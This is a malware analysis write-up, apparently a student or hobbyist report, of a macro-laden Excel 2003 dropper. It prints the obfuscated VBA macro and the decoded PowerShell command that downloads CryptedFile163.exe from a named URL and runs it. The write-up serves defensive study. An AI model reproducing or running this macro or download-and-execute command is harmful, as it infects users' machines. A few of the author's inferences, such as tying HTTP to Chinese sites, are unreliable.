Malware analysis for *ee6d2f06ce4476370cb830acb3890dca.xls.bin*

My analysis done on 05/18/2023 using Remnux

Analysis shows it is a Excel 2003 file with macros

What happens with the malware:

The XLS file is opened by the user. The user is prompted to “Enable Content” in order to see the contents. This is just a basic image placed within the sheet. Enabling the content will trigger the workbook_open() which calls the vba script. The script is a simple one that combines several variables within the Properties dialog and adds to a base64 encoded string. All these variables combine to make wscript.shell calling Powershell to download an exe file from a site based in HongKong. The executable is also set to run once it is downloaded within the Powershell command.

The exe is no longer available and cannot be analyzed from the URL. The file’s name is CryptedFile163.exe. If I had to guess it is either a ransomware or Cryptominer.


Analysis Notes:

cmd **File**: *Composite Document File V2 Document, Little Endian, Os: Windows, Version 10.0, Code page: 1252, Subject: hell /e , Author: USER, Comments: powers, Last Saved By: Owner, Name of Creating Application: Microsoft Excel, Create Time/Date: Tue Jun 8 21:44:48 2021, Last Saved Time/Date: Wed Jun 9 07:22:04 2021, Security: 0*

*cmd **Strings**:* Revealed strings such as wscript.shell. Found the call for this in the VBA macro where it calls:

```
Option VBASupport 1


Public Sub rWyYtUHOC()
On Error Resume Next
Dim yllrrOv As String
yllrrOv = "NDHGFS"

Dim LValue As Double

LValue = NPer(0.0525 / 1, -200, 1500)



 FfxoXYwEo = ActiveWorkbook.BuiltinDocumentProperties("Comments")
 aMMhrPjTA = ActiveWorkbook.BuiltinDocumentProperties("Subject")

Dim RValue As Double

RValue = Rate(10 * 1, -1000, 6500)


  WzpIUxvU = "IAAkAGYAZABzAGYAcwBkAGYAIAA9ACAAIgBmAHMAZgBkAGcAaABmAGQAZABmAGcAaAAiADsAIAAoAE4ARQB3AC0AbwBiAGoARQBjAHQAIAAcIGAAT" & _
"gBgAGUAYABUAGAALgBgAFcAYABlAGAAQgBgAEMAYABsAGAAaQBgAGUAYABOAGAAVAAdICkALgBEAG8AdwBuAEwAbwBBAGQAZgBJAGwARQAoACAAHS" & _
"BoAHQAdABwADoALwAvAHMAdQB5AGEAcwBoAGMAbwBsAGwAZQBnAGUAbwBmAG4AdQByAHMAaQBuAGcALgBjAG8AbQAvAGwAYQBuAGcAdQBhAGcAZQA" & _
"vAEQAbwBuADEANgAzAC8AQwByAHkAcAB0AGUAZABGAGkAbABlADEANgAzAC4AZQB4AGUAHSAgACwAIAAdICQARQBOAHYAOgB0AGUAbQBwAFwAagBm" & _
"AGMAYgB2AGUAcAB0AC4AZQB4AGUAHSAgACkAIAA7ACAAcwB0AEEAUgB0ACAAHSAkAEUATgB2ADoAdABlAG0AcABcAGoAZgBjAGIAdgBlAHAAdAAuA" & _
"GUAeABlAB0gOwAkAGYAZABzAGYAcwBkAGYAIAA9ACAAIgBmAHMAZgBkAGcAaABmAGQAZABmAGcAaAAiADsA"

    Dim zKShMevSa As Object
    Set zKShMevSa = CreateObject("Wscript.Shell")
    zKShMevSa.Run FfxoXYwEo + aMMhrPjTA + WzpIUxvU, RValue
```

This script is set to autorun when the document is opened. Based on:



We can see the VBA script creates a wshell.script object. Most of the code is in the variable WzpIUxvU. The value of this variable is base64 encoded. Decode reveals:

```
$fdsfsdf = "fsfdghfddfgh"; (NEw-objEct "`N`e`T`.`W`e`B`C`l`i`e`N`T").DownLoAdfIlE( "http://suyashcollegeofnursing.com/language/Don163/CryptedFile163.exe" , "$ENv:temp\jfcbvept.exe" ) ; stARt "$ENv:temp\jfcbvept.exe";$fdsfsdf = "fsfdghfddfgh";
```

We can see based on the '$' for these variables this is PowerShell. It is reaching out to a nice sounding URL that says collegeofnursing. The website is a .com and not an expect .edu for a college website. Also the website is http and not https. Http is typical for mainland Chinese websites.

URL's Server IP 154.210.141.24

Unable to curl information from the site. Based on Virustotal, the title was in Simplified Chinese: 秃爻戏谐营薰司

Used Shodan.io to identify where this IP is located. It's located in Hong Kong. Malware payload is CryptedFile163.exe and saved as a scrambled name .exe.

The remaining variables in the VBA script point to Properties of the file. **FfxoXYwEo** is in the Comments portion and listed as "*powers*". The next variable , **aMMhrPjTA**, is "*hell /e* "
The last variable I can't figure out, RValue,

The exe file is no longer available. This is possible since the malware was written in 2021. The site itself is now or has always been a mess of links to adult sites.

Cannot proceed further with the analysis as the link within the Powershell command is no longer there.